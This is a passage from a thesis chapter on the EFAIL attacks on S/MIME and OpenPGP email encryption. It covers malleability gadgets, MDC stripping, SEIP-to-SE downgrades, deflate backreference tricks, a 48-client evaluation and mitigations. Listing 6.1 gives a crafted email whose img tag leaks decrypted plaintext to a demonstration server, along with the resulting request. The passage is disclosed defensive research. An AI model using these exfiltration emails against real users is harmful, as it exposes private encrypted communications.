Injection of Exfiltration Channels Figure 6.3 shows A slightly simplified version of the attack. We show the first blocks of a ciphertext whose plaintext we want to exfiltrate in Figure 6.3a. We use (IV, C_0) to construct our CBC gadgets because we know the complete associated plaintext P_0. Figure 6.3b shows the *canonical* CBC gadget as it uses $X = IV \oplus P_0$ to set all its plaintext bytes to zero.



(a) Known plaintext in S/MIME messages. (b) CBC Gadget.

(c) Modified Ciphertext sent to victim.

Figure 6.3: **Detailed visualization of the attack on S/MIME.**

We then modify and append multiple CBC gadgets to prepend a chosen ciphertext to the unknown ciphertext blocks (Figure 6.3c). As a result, we control the plaintext in the first and third blocks, but the second and fourth blocks contain random data. The first CBC gadget block, P_{c0}, opens an HTML image tag and a meaningless attribute named *ignore*. This attribute hides the random data in the second block such it is not further interpreted. The third block, P_{c1}, starts with the closing quote of the ignored attribute and adds the `src` attribute that contains the domain name from which the email client is supposed to load the image. The fourth plaintext block again contains random data, which is the first part of the path of the image URL. All subsequent blocks contain unknown plaintexts, which now are part of the URL. Finally, when an email client parses this email, the plaintext is sent to the HTTP server defined in P_{c1}.

Meaningless Signatures One could assume that the decryption of modified ciphertexts would fail because of the digital signature included in the signed-then-encrypted email. However, this is not the case because an S/MIME signature can easily be removed from the `multipart/signed` email body [279]. This transforms the signed-then-encrypted email into an encrypted message that has no signature. Of course, a cautious user could detect that this is not an authentic email, but even then, the plaintext would already have been exfiltrated when the user detects it. Signatures can also not become mandatory because this would hinder anonymous communication. Furthermore, an invalid signature typically does not prevent the display/rendering of a message in email clients either. This has historical reasons, as email gateways could invalidate signatures with changes such as line endings in the plaintext.

6.3.3 Practical Exploitation

We must design exfiltration codes such that they are ignorant of interleaved random blocks. Although an attacker can circumvent this restriction by carefully

Tag no.	Type of PGP packet
8	CD: Compressed Data Packet
9	SE: Symmetrically Encrypted Packet
11	LD: Literal Data Packet
18	SEIP: Symmetrically Encrypted and Integrity Protected Packet
19	MDC: Modification Detection Code Packet
60–63	Experimental packets (ignored by clients)

Table 6.1: **PGP packet types used throughout this paper.**

designing the exfiltration code—recap the usage of the *ignore* attribute—some exfiltration codes may require additional tricks to work in practice.

For example, HTML's `src` attribute requires the explicit naming of the protocol, e.g., `http://`. Unfortunately, `src="http://` already has 12 bytes, leaving merely enough room for a 4-byte domain. A workaround is to scatter the exfiltration code into multiple HTML elements without breaking its functionality. For the `src` attribute, we can use an additional `<base ignore="..." href="http:">` element to define the base protocol globally.

Emails sent as `text/plain` pose another difficulty. Although there is nothing special about those emails in the context of CBC gadgets, injection of `Content-type: text/html` turned out to be difficult due to restrictions in the MIME headers. An attacker has to apply further tricks such that header parsing will not break when random data is introduced into the header.

6.4 Attacking OpenPGP

Our exfiltration attacks are not only possible in S/MIME but also work against OpenPGP. However, there are two additional obstacles: (1) OpenPGP uses compression by default, and (2) Modification Detection Code (MDC) are used for integrity protection.

Compression In the context of malleability gadgets, compression makes exploitation more complicated because the compressed plaintext is harder to guess. Similar to S/MIME PGP emails also contain known headers and plaintext blocks, for example, `Content-Type: multipart/mixed`, but after compression is applied, the resulting plaintext may vastly differ per mail.

The difficulty here is guessing a certain amount of compressed plaintext bytes to utilize the CFB gadget technique fully. Not knowing enough compressed plaintext bytes is hardly a robust countermeasure but makes practical exploitation much harder.

We show how we can exploit compression structure to create exfiltration channels. Interestingly, with the compression in place, we can create exfiltration channels more precisely and remove the random data blocks from the resulting plaintext.




Figure 6.4: **Nesting of a symmetrically encrypted and integrity protected data packet in OpenPGP.**

Integrity Protection The OpenPGP standard states that detected ciphertext modifications should be "treated as a security problem" but does not define how to deal with security problems. The correct reaction would be to drop the message and notify the user. However, if clients try to display whatever is left of the message as a "best effort", it may trigger exfiltration channels.

To understand how integrity protection can be disabled and compression can be defeated, we have to go into more detail on OpenPGP.

6.4.1 OpenPGP Packet Structure

In OpenPGP, packets are of the form *tag/length/body*. The *tag* denotes the packet type as listed in Table 6.1. The *body* contains either another nested packet or arbitrary user data. The body's size is encoded in the *length* field.

Message Encryption Message encryption follows four steps:

(1.) The message m is encapsulated in a Literal Data (LD) packet.

(2.) The LD packet is compressed via *deflate* and encapsulated in a Compressed Data (CD) packet.

(3.) The Modification Detection Code (MDC) over the CD packet is calculated (SHA-1) and appended to the CD packet as an MDC packet.

(4.) Finally, the concatenated CD and MD packets are encrypted, and the ciphertext is encapsulated in a Symmetrically Encrypted and Integrity Protected (SEIP) packet (see Figure 6.4).

6.4.2 Defeating Integrity Protection

The OpenPGP standard mandates that clients *should* prefer the SEIP packet type over the SE packet type. For SEIP packets, implementation will detect modification of the plaintext due to a mismatch of the SHA-1 hash of the message and the attached MDC packet.

Generating SE Packets Clients may ignore the standards recommendation and still generate SE ciphertexts. These messages have no integrity protection and have no means of preventing our attacks. Older ciphertexts generated before the introduction of the MDC will remain vulnerable.

Ignoring the MDC The MDC is only effective if the client checks it. We can easily be verify this by introducing changes to the ciphertext and leaving the MDC unchanged. If the MDC does not match the modified ciphertext and the client continues processing, the client may be vulnerable.

Stripping the MDC Similar to the previous attempt, we can remove the MDC such that the client cannot check the MDC at all. In practice, this means removing the last 22 bytes from the ciphertext.

Downgrade SEIP Packets to SE Packets A more elaborate method is to disable the integrity protection by changing an SEIP packet to a Symmetrically Encrypted (SE) packet, which has no integrity protection. This is straightforward because the packet type is not encrypted (see Figure 6.4). This downgrade attack has been known since 2002 [237] but has never been used in an actual attack.

However, there is a caveat: in an SE packet, the last two bytes of the IV are added just after the first block. Implementations originally used these bytes to perform an integrity quick check on the session key.

The SE type re-synchronizes the block boundaries *after* encrypting these two additional bytes. However, the SEIP does not perform this re-synchronization. We must insert two bytes at the start of the first block to compensate for the missing bytes and repair the decryption after changing the SEIP to an SE packet. Perrin and Magazinius [237, 188] first described this process.

In 2005, Mister and Zuccherato published and attack against this integrity protection mechanism [206]. Since then, the standard has discouraged the interpretation [44] and recommends ignoring the two bytes. They depict the beginning of the first actual plaintext block, and the SE and SEIP packet types treat them differently.

6.4.3 Defeating Deflate

OpenPGP utilizes the *deflate* algorithm [76] to compress LD packets before encrypting them. It is based on LZ77 (specifically LZSS) and Huffman Coding. Although the exact details are unimportant for this paper, we should note that a single message may be partitioned, so that different *compression modes* can be used for different message segments.

Compression Modes The standard defines three compression modes: uncompressed, compressed with fixed Huffman trees, and compressed with dynamic Huffman trees. A header prepended to each segment defines which mode to use. A single OpenPGP CD packet can contain multiple compressed or uncompressed segments.[2]

Backreferences Typically, OpenPGP implementations wrap an entire message inside a single compressed segment. Then, the algorithm applies a search for

[2] RFC 1951 speaks of "blocks". We change the terminology to "segments" for better readability.

text fragment repetitions of a certain length within the boundaries of a *sliding window*. If it finds a repetition, it replaces it with a shorter pointer to its previous occurrence.

`How much wood could a woodchuck chuck` compresses to `How much wood could a <-13, 4>chuck <-6, 5>`. In reality, the deflate algorithm encodes backreferences as small bit strings to achieve a higher compression level. A Huffman tree placed before the compressed text maps the backreference strings to their definition. The algorithm uses the Huffman tree to restore these patterns during decompression.

Uncompressed Segments In addition to compressed segments, the deflate data format also specifies uncompressed segments. The algorithm uses these segments during the search for repetitions, but in contrast to compressed segments, they may contain arbitrary data. This is an important observation because it allows us to work around the limited amount of known plaintext.

Dynamic and Fixed Huffman Trees For messages longer than 90 to 100 bytes of plaintext, deflate uses a dynamic Huffman tree serialized to bytes and prepended to the start of the data. Dynamic Huffman trees change substantially and are difficult to predict for partly unknown plaintexts. For shorter texts, deflate uses fixed Huffman trees. They are statically defined in [76] and not located in the data. In the following sections, we assume fixed Huffman trees to outline the attack.

6.4.3.1 Creating a CFB Gadget

The first encrypted block seems most promising because it consists of OpenPGP packet metadata and compression headers.

We can construct malleability gadgets only 11 bytes long by exploiting *backreferences* in the compression algorithm. These backreferences allow us to reference and concatenate arbitrary data blocks. With this, we can create more precise exfiltration channels and use the compression to improve our exfiltration codes instead of trying to work around it.

6.4.3.2 Exfiltrating Compressed Plaintexts

Assume we possess an OpenPGP SEIP packet that decrypts to a compressed plaintext. We know one decrypted block, which allows us to construct a malleability gadget and, thus, an arbitrary number of chosen plaintexts. Our goal is to construct a ciphertext that decrypts to a compressed packet. Its decompression leads to the exfiltration of the target plaintext.

A simplified attack is shown in Figure 6.5 and can be performed as follows. Using our malleability gadget, we first create three ciphertext block pairs (C_i, C_{i+1}) that decrypt into useful text fragments (P_{c0}, P_{c1}, P_{c2}). The first text fragment represents an OpenPGP packet structure that encodes a CD packet (encoded as `0xaf` in OpenPGP) containing a LD packet (encoded as `0xa3`). The latter two text fragments contain an exfiltration channel, for example, `<img`




Figure 6.5: **Visualization of the internals of our attack on OpenPGP.** Our goal is to leak the decrypted compressed plaintext (a). We exploit the CFB mode to construct OpenPGP structures with exfiltration fragments (b) and a segment containing backreferences (c). We then order these fragments using CFB (d). The resulting decompression step with backreferences concatenates these fragments in so that the compressed plaintext is finally leaked to `efail.de` (e). All operations are performed on encrypted data.

`src="efail.de/`. We concatenate the ciphertext blocks into $(C_1, \ldots C_8)$ so that they decrypt into our three text fragments and the target compressed plaintext block. Note that due to the nature of CFB, every second block will contain uncontrollable random data. We place all blocks into an uncompressed segment. For the compressed segment, we use a ciphertext that decrypts into a deflate segment containing backreferences. The backreferences $(B1 \ldots B4)$ reference fragments from the uncompressed segment. Once the victim decrypts and decompresses the email, the final text will result in a concatenation of text fragments P_{c0}, P_{c1}, P_{c2}, and the compressed segment. Finally, the compressed data is leaked to `efail.de`.

Note that the deflate structure gives us one advantage over attacking uncompressed data, as described in our attacks on S/MIME. By using backreferences, we can select *arbitrary* text fragments. We can even skip the uncontrollable random data blocks which result from our CFB ciphertext modifications and omit potential failures by parsing the uncontrollable random data blocks in email clients. The email client will not process decrypted data in the uncompressed segments if hidden in OpenPGP experimental packets.

6.4.4 Practical Exploitation

Although 16 bytes of plaintext must be known to utilize CFB gadgets fully, it is possible to work with a smaller amount of known plaintext. In the case of PGP, we could conduct our attacks with incomplete CFB gadgets where only the first 11 bytes are known.[3] In this case, only the known bytes can be changed freely, and the remaining bytes will result in unknown bytes.

We measured the complexity to guess the first 11 bytes of the first compressed plaintext block in two scenarios: (1) with OpenPGP-encrypted password reset emails from Facebook and (2) by simulating the standard encryption process with GnuPG with the Enron dataset containing 500,000 real-world emails.

Our approach was as follows: for the Facebook emails, we built an email generator to generate 100,000 password reset emails. These emails were generated

[3]This is not a hard requirement and other exploitation techniques may improve on this.

nth most frequent start sequences		frequency (%)	cumulated (%)
1	a302789ced590b9014c519	30.95	30.95
2	a302789ced590d9014c515	7.99	38.94
3	a302789ced59099014d519	7.80	46.73
4	a302789ced590b701bc519	7.47	54.20
5	a302789ced590b7414d519	3.96	58.17
	...		
211	a302789ced59098c14551a	0.001	100.00

Table 6.2: **Start sequences of** 100,000 **synthetic Facebook password reset emails sorted by frequency.** 211 different beginnings were observed in total.

based on a comparison of real password reset emails and were indistinguishable from real emails. We then used GnuPG in its default configuration to encrypt all emails. In the next step, we removed the encryption layer to obtain only the compressed plaintext. We then grouped each email by its beginning 11 bytes (see Table 6.2). The most often observed starting sequence comprised 31% of all Facebook emails. The second most frequent starting bytes made up 8%. Therefore, we can break approximately 39% of all Facebook emails, by sending two emails with exactly these starting bytes.

The measurements on the Enron dataset had a higher variance, with approx. 7% of the most often found starting bytes and 2% of the second most often found starting bytes. Table 6.3 shows the results. With two emails, approx. 9% of Enron, or real-world, emails can be exfiltrated.

Although cryptographically speaking, 500 guesses are very few, the requirement to open 500 emails makes our attacks hardly practical. However, this constraint can be relaxed because we can send multiple MIME parts per email. Multiple guesses can be embedded into a single email using the `multipart/mixed` content-type. We measured how many parts are allowed per email and found that up to 500 parts are realistic in popular email clients. To conclude: we expect that exfiltration is possible for 40% of all emails by sending only a single email. If, however, exfiltration does not work on the first try, an attacker can send additional emails, also over multiple days, to stay stealthy.

6.5 Attacking MIME parsers

We found that various email clients do not isolate multiple MIME parts of an email but display them in the same HTML document. This allows an attacker to build trivial decryption oracles which work for S/MIME, PGP, and presumably for other encryption schemes. We call the attack *Direct Exfiltration*.

To perform this attack, an attacker simply wraps the encrypted message into MIME parts containing an HTML-based backchannel and sends the message to the victim. One possible variant of this attack using the `<img>` HTML tag is shown in Listing 6.1 (a). If the email client first decrypts the encrypted part and then puts all body parts into one HTML document (Listing 6.1 (b)), the HTML rendering engine leaks the decrypted message to the attacker-controlled web server within the URL path of a GET request as shown in Listing 6.1 (c).

nth most frequent start sequences		frequency (%)	cumulated (%)
1	a302789c8d8f4b4ec3400c	6.61	6.61
2	a302789ced90c16e133110	2.21	8.82
3	a302789c7590b14ec33010	0.66	9.48
	...		
500	a302789c4d90cb8ed34010	0.03	40.99
	...		
2635	a302789ced90d16ed33014	0.03	100.00

Table 6.3: **Start sequences of approximately** $500,000$ **emails from the Enron email data set sorted by frequency.** 2635 different beginnings were observed, with the 500 most frequent sequences accounting for approx. 41% of the emails.

Because the plaintext message is leaked *after* decryption, this attack is independent of the email encryption scheme and may be used even against authenticated encryption schemes. Direct exfiltration channels arise from faulty isolation between secure and insecure message parts. Although it seems that these are solely implementation bugs, their mitigation can be challenging. For example, if the email decryption and presentation steps are provided in different instances, the email client is unaware of the encrypted email message structure. This scenario is quite common with email security gateways.

Out of 48 tested mail clients, 17 had missing isolation allowing the leaking of secret messages to an attacker-controlled web server in case an email gateway decrypted and simply replaced the encrypted part with plaintext. Even worse, in five email clients, the concept shown in Listing 6.1 can be exploited *directly*: Apple Mail (macOS), Mail App (iOS), Thunderbird (Windows, macOS, Linux), Postbox (Windows), and MailMate (macOS). The first two clients, by default, load external images without asking and therefore leak the plaintext of S/MIME or OpenPGP encrypted messages. For other clients, our attacks require user interaction. For example, in Thunderbird and Postbox, we can completely redress the UI with CSS and trick the user into submitting the plaintext with an HTML form if they click somewhere into the message. Thanks to the MIME structure, the attacker can include several ciphertexts into one email and simultaneously exfiltrate their plaintexts. This security issue has been present in Thunderbird since v0.1 (2003).

6.6 Exfiltration Channels in Email Clients

Backchannels in email clients are known as privacy risks, but there is no comprehensive overview yet. We performed an analysis of existing backchannels by systematically testing 48 clients.Note that 13 of the tested clients either do not support encryption at all, or we could not get the OpenPGP or S/MIME modules to work and, therefore, could not test whether backchannels can be used for exfiltration. This distinction is important because some email clients behave differently for encrypted and unencrypted messages. For example, HTML content that can load external images in unencrypted emails is usually not

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed; boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
    smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html

">
--BOUNDARY--
```

(a) Attacker-prepared email received by email client.

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

(b) HTML code after decryption as interpreted by the email client.

```
GET http://efail.de/Secret%20MeetingTomorrow%209pm HTTP/1.1
```

(c) HTTP request sent by the email client.

Listing 6.1: **Visualization of the direct exfiltration attack.** Malicious email structure and missing context boundaries force the client to decrypt the ciphertext and leak the plaintext using the `<img>` element.

interpreted for deprecated PGP/*INLINE* messages. On the other hand, for three clients, we could bypass remote content blocking simply by encrypting the HTML email containing a simple `<img src="...">` tag.

Table 6.4 shows the 35 remaining clients. An attacker can exploit 23 S/MIME email clients, out of which eight require either a MitM attacker or user interaction, like clicking on a link or explicitly allowing external images. 17 S/MIME clients allow off-path exfiltration channels with no user interaction.

Of the 35 email clients, 28 support OpenPGP and 10 allow off-path exfiltration channels with no user interaction. Five clients allow SEIP ciphertexts with stripped MDC and ignore wrong MDCs if they exist. Six clients support SE ciphertexts. Three clients—which show OpenPGP messages as plain text only—are secure against automated backchannels but are still vulnerable to backchannels that require more complex user interaction.

6.6.1 Web Content in Email Clients

HTML Images are the most prominent form of HTML content. Of the tested 48 email clients, 13 load external images by default. The user can turn this off in 10 of them, whereas three clients have no option to block remote content. All other clients block external images by default or explicitly ask the user before downloading.

		PGP		
Client	**S/MIME**	**Stripped MDC**	**Wrong MDC**	**SE**
Windows				
Outlook 2007	●	●	●	○
Outlook 2010	●	○	○	○
Outlook 2013	◐	○	○	○
Outlook 2016	◐	○	○	○
Win. 10 Mail	●	–	–	–
Win. Live Mail	●	–	–	–
The Bat!	◐	○	○	○
Postbox	●	●	●	●
eM Client	●	○	●	○
IBM Notes	●	–	–	–
Linux				
Thunderbird	●	●	●	●
Evolution	●	○	○	○
Trojitá	●	○	○	○
KMail	◐	○	○	○
Claws	○	○	○	○
Mutt	○	○	○	○
macOS				
Apple Mail	●	●	●	●
MailMate	●	○	○	○
Airmail	●	●	●	●
iOS				
Mail App	●	–	–	–
Canary Mail	–	○	○	○
Android				
K-9 Mail	–	○	○	○
R2Mail2	●	○	●	○
MailDroid	●	○	●	○
Nine	●	–	–	–
Webmail				
United Internet	–	○	○	○
Mailbox.org	–	○	○	○
ProtonMail	–	○	○	○
Mailfence	–	○	○	○
GMail	●	–	–	–
Web Application				
Roundcube	–	○	○	●
Horde IMP	◐	○	●	●
AfterLogic	–	○	○	○
Rainloop	–	○	○	○
Mailpile	–	○	○	○

●	Exfiltration (no user interaction)	○	No exfiltration possible
◐	Exfiltration (with user interaction)	–	Encryption not supported

Table 6.4: **Exfiltration channels for various email clients.**

We analyzed all HTML elements that could potentially bypass the blocking filter and trigger a backchannel using a comprehensive list of HTML4, HTML5, and non-standard HTML elements that allow including URIs. For each element-attribute combination, we built links using a variety of well-known[4] and unofficial[5] URI schemes based on the assumption that `http://` links may be blocked by an email client while others might be allowed. We added specific link/meta tags in the HTML header. In addition, we tested against the vectors from the *Email Privacy Tester*[6] project and the *Cure53 HTTPLeaks*[7] repository. This extensive list of test cases allowed us to bypass external content blocking in 22 email clients.

Cascading Style Sheets (CSS) Most mail clients allow CSS declarations in HTML emails. Based on the CSS2 and CSS3 standards, we assembled an extensive list of properties that allow included URIs, like `background-image: url("http://efail.de")`. These allowed bypassing remote content blocking on 11 clients.

JavaScript We used well-known Cross Site Scripting test vectors[8][9] and placed them in various header fields like `Subject:` and in the email body. We identified five email clients prone to JavaScript execution, allowing the construction of particularly flexible backchannels.

6.6.2 S/MIME Specific Backchannels

OCSP Requests Mail clients can use the Online Certificate Status Protocol (OCSP) to check the validity of X.509 certificates in S/MIME signatures. OCSP works as follows: the client decrypts the email, parses the certificate, and obtains the URL of the OCSP responder. The client then sends the certificate's serial number via HTTP POST to the responder and obtains a data structure with status information about the certificate.

Using this channel for data exfiltration requires replacing the URL ciphertext blocks with plaintext blocks. In typical scenarios, this is complicated by two factors: (1) the OCSP responder's URL is part of a larger base64 encoded data structure. Therefore, an attacker must be careful not to destroy the base64-decoding process by carefully selecting or masking the plaintext. (2) if a valid certificate chain is used, the OCSP responder's URL is cryptographically signed, making this backchannel unusable if the client checks the signature. Eleven clients performed OCSP requests for valid certificates from a trusted CA.

CRL Requests Like OCSP, Certificate Revocation Lists (CRLs) allow obtaining status information about a certificate. Unlike OCSP, a CRL is periodically

[4] `https://www.w3.org/wiki/UriSchemes`
[5] `https://github.com/Munter/schemes`
[6] `https://www.emailprivacytester.com/`
[7] `https://github.com/cure53/HTTPLeaks`
[8] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
[9] `http://html5sec.org`

requested and contains a list of multiple serial numbers of revoked certificates. Requesting the list involves an HTTP request to the server holding the CRL, and the CRL backchannel is very similar to the OCSP backchannel. Ten clients performed CRL requests for valid certificates from a trusted CA, and one client even connected to an untrusted, attacker-controlled web server.

Intermediate Certificates S/MIME is built around hierarchical trust and requires following a certificate chain back to a trusted root. A client cannot verify the chain if the certificate is incomplete and intermediate certificates are missing. To remedy this, a CA may augment certificates with an URL to the next link in the chain. A client can query this URL to obtain the missing certificates. An attacker could use these requests for intermediate certificates as a backchannel. Like the backchannels via OCSP and CRL requests, this is made difficult by the base64 encoding. However, the client can only verify the signature *after* they obtain the intermediate certificate. This makes exploitation of this channel much easier. Seven clients requested intermediate certificates from an attacker-controlled Lightweight Directory Access Protocol (LDAP) or web server.

6.6.3 OpenPGP Specific Backchannels

An email client receiving a PGP-signed message may try to download the corresponding public key automatically. There are various protocols to achieve this, for example, DNS-Based Authentication of Named Entities (DANE) [303], the HTTP Keyserver Protocol (HKP) [269], or LDAP [128, 221]. We observed one client trying to obtain the public key for a given key ID. This can potentially be abused by malleability gadgets to leak four bytes of plaintext. We also applied 33 PGP-related email headers that refer to public keys (e.g., `X-PGP-Key: URI`), but none of the tested clients performed a request to the given URL. Therefore, the issue is only relevant to a MitM attacker.

6.6.4 External Attachments

The `message/external-body` content type allows references to external resources as MIME parts instead of directly including them within the email. This technique is known to bypass virus scanners running on some email gateways. However, there are various proprietary variants of this header, for which one email client automatically performs a DNS request for the external attachment's hostname. It is noteworthy that the client did this automatically before opening the email.

6.6.5 Email Security Gateways

Email security gateways are typically used in large enterprises to secure outgoing communication with S/MIME or OpenPGP. This ensures that employees do not have to install extensions or generate keys and that their emails are automatically encrypted and decrypted.

Typically, gateways only decrypt incoming emails and do not know the email processing clients. Thus, our attacks not only apply to email security gateways but preventing them could be even more challenging at this level. Especially MIME-related issues could pose problems.

We could not systematically analyze security gateways as they are not easily accessible. Nevertheless, we had a chance to test two appliances. The configuration of the first one was insecure, and we could find a direct exfiltration exploit. The second gateway was configured correctly, and we could not find any direct exploits in the limited time we had for the evaluation.

6.7 Mitigations

Backchannels are critical because they provide a way to obtain the plaintext of an email *instantly*. Reliably blocking *all* backchannels, including those not based on HTML, would prevent all the attacks *as presented*. However, it does not fix the underlying vulnerability in the S/MIME and OpenPGP standards. In a broader scenario, an attacker could inject or modify binary attachments, so exfiltration is done later, even if no email client is involved. Therefore, blocking network requests is only a short-term solution. In the following section, we present long-term mitigations which require updating the standards.

6.7.1 Countering Direct Exfiltration Attacks

Same Origin Policy for Email The complexity of HTML, CSS, and MIME makes it possible to mix encrypted and plaintext content. If an exfiltration channel is available, this can lead to direct leaks of decrypted plaintexts, independent of whether the ciphertext authentication is in place. In web scenarios, the Same-Origin Policy (SOP) typically protects against such attacks [222]. Similar protection mechanisms could be applied in email scenarios as well. These should enforce that email parts with different security properties are not combined.

However, this mitigation is hard to enforce in every scenario. For example, email gateways typically used in companies process encrypted emails and forward the plain data to email clients used by the employees. Email clients do not know whether the original message was encrypted. In such scenarios, this countermeasure must be combined with different techniques. An effective mitigation for an email gateway would be to display only the first email body part and convert further body parts into attachments.

6.7.2 Countering Malleability Gadget Attacks

The S/MIME standard does not provide adequate security measures to counter our attacks. OpenPGP provides MDCs, and we could observe several OpenPGP implementations that were not vulnerable to our attacks because they dropped ciphertexts with invalid MDCs. Unfortunately, the OpenPGP standard is not clear about handling MDC failures. The standard only vaguely states that any failures in the MDC check "MUST be treated as a security problem" and "SHOULD be reported to the user" [44] but lacks a definition of how to deal with

security problems. Furthermore, the standard still supports SE packets which offer no integrity protection. From this perspective, the security vulnerabilities observed in GnuPG and Enigmail are standard-conforming, as GnuPG returns an error code and prints out a specific error message. Our experiments show that clients' reactions to MDC failures differ.

In the long term, updating the S/MIME and OpenPGP standards is inevitable to meet modern cryptographic best practices and introduce authenticated encryption algorithms.

Authenticated Encryption Email clients detecting changes in the ciphertext during decryption *and* preventing display would prevent our attacks. On first thought, making an Authenticated Encryption (AE) block cipher, such as AES-GCM, the default, would prevent the attack.

Although the Cryptographic Message Syntax (CMS) defines an *Authenticated-Enveloped-Data* type [148], the current S/MIME specification does not. There also were efforts to introduce AE in OpenPGP. Unfortunately, the draft has since expired. [104]. By introducing these algorithms, the standard would need to address backward compatibility attacks and handling of streaming-based decryption.

Solving Backward Compatibility Problems In a backward compatibility attack, an attacker takes a secure authenticated ciphertext (e.g., AES-GCM) and forces the receiver to use a weak encryption method (e.g., AES-CBC) [163]. Enforcing different keys for different cryptographic primitives prevents these attacks. For example, the decrypted key could, together with an algorithm identifier, be the input into a Key Derivation Function (KDF). This step would enforce different keys for different algorithms:

$$K_{\text{AES-CBC}} = KDF(K, \text{“AES-CBC"})$$
$$K_{\text{AES-GCM}} = KDF(K, \text{“AES-GCM"})$$

Although an email client could use S/MIME's *capabilities list* to promote secure ciphers in every signature, an attacker can still forward emails they obtained in the past. The email client may then (a) process the old email and stay susceptible to exfiltration attacks or (b) not process the email and break interoperability.

Streaming-based Decryption OpenPGP uses streaming, i.e., it passes on plaintext parts during decryption if the ciphertext is large. This feature collides with our request for AE ciphers because most AE ciphers also support streaming. If the ciphertext were modified, it would pass on already decrypted plaintext, along with an error code at the end. If a client interprets these plaintext parts, exfiltration channels may arise despite using an AE cipher. We think it is safe to turn off streaming in the email context because the size of email ciphertexts is limited and handleable by modern computers. Otherwise, if the ciphertext size is a concern, the email should be split into encrypted and authenticated chunks so that no streaming is needed. A cryptographic approach to solve this problem would be to use a mode of operation which does not allow for decrypting the

ciphertext before its authenticity is validated. For example, AES-SIV could be used [137]. Note that AES-SIV works in two phases; thus, it does not offer such performance as, e.g., AES-GCM.

6.8 Conclusion

For a long time, OpenPGP and S/MIME were able to fend off attacks against their use in email. This defense was partly coincidental: while researchers broke the same primitives in client-server protocols (e.g., TLS), S/MIME and OpenPGP prevented attacks by the store-and-forward nature of email, making adaptive chosen-ciphertext attacks impractical.

However, our attacks on S/MIME and OpenPGP email encryption show that these standards insufficiently protect ciphertext from manipulations. By introducing malleability gadgets and self-exfiltrating plaintexts, we could exfiltrate whole messages to an attacker.

The exfiltration was made possible by exfiltration channels, e.g., external content loads via HTML. However, while HTML is our primary example, we show other backchannels allowing exfiltration.

In the end, these vulnerabilities come down to under-specified standards, i.e., in OpenPGP, and outdated cryptographic primitives in both protocols.

On the other hand, the direct exfiltration attack is an example of the complex interaction between multiple protocols and standards, i.e., MIME and S/MIME or OpenPGP, leading to severe vulnerabilities.

To protect email end-to-end encryption from such attacks in the future, we recommend updating the standards with up-to-date cryptography and detailed recommendations for corner cases that might lead to vulnerabilities.

Acknowledgements The authors thank Marcus Brinkmann and Kai Michaelis for insightful discussions about GnuPG, Lennart Grahl, Yves-Noel Weweler, and Marc Dangschat for their early work around X.509 backchannels, Hanno Böck for his comments on AES-SIV and our attack in general, Tobias Kappert for countless remarks regarding the deflate algorithm and our anonymous reviewers for many insightful comments.

Simon Friedberger was supported by the Commission of the European Communities through the Horizon 2020 program under project number 643161 (ECRYPT-NET). Juraj Somorovsky was supported through the Horizon 2020 program under project number 700542 (FutureTrust). Christian Dresen and Jens Müller have been supported by the research training group 'Human Centered System Security' sponsored by the state of North-Rhine Westfalia.

7 Practical Decryption exFiltration: Breaking PDF Encryption

This chapter is based on the publication "Practial Decryption eXfiltration: Breaking PDF Encryption" written by Jens Müller, Fabian Ising, Vladislav Mladenov, Christian Mainka, Sebastian Schinzel, and Jörg Schwenk and published in the conference proceedings of the 26th ACM Conference on Computer and Communications Security (CCS 2019) in 2019 [218].

The author and Müller contributed in equal parts to the papers. Since it was Müller's intuition to take a closer look at the PDF specification, he is the first author of the paper. The author's contributions to this paper was the analysis and reverse engineering of the cryptographic properties of PDF encryption, finding and implementing the CBC malleability attacks as well as evaluating them against the tested applications, and proposing countermeasures.

Abstract

The Portable Document Format, better known as PDF, is one of the most widely used document formats worldwide, and in order to ensure information confidentiality, this file format supports document encryption.

In this paper, we analyze PDF encryption and show two novel techniques for breaking the confidentiality of encrypted documents. First, we abuse the PDF feature of partially encrypted *documents to wrap the encrypted part of the document within attacker-controlled content and therefore, exfiltrate the plaintext once the document is opened by a legitimate user. Second, we abuse a flaw in the PDF encryption specification to arbitrarily manipulate encrypted content. The only requirement is that a single block of known plaintext is needed, and we show that this is fulfilled by design. Our attacks allow the recovery of the entire plaintext of encrypted documents by using exfiltration channels which are based on standard-compliant PDF properties.*

We evaluated our attacks on 27 widely used PDF viewers and found all of them to be vulnerable. We responsibly disclosed the vulnerabilities and supported the vendors in fixing the issues.

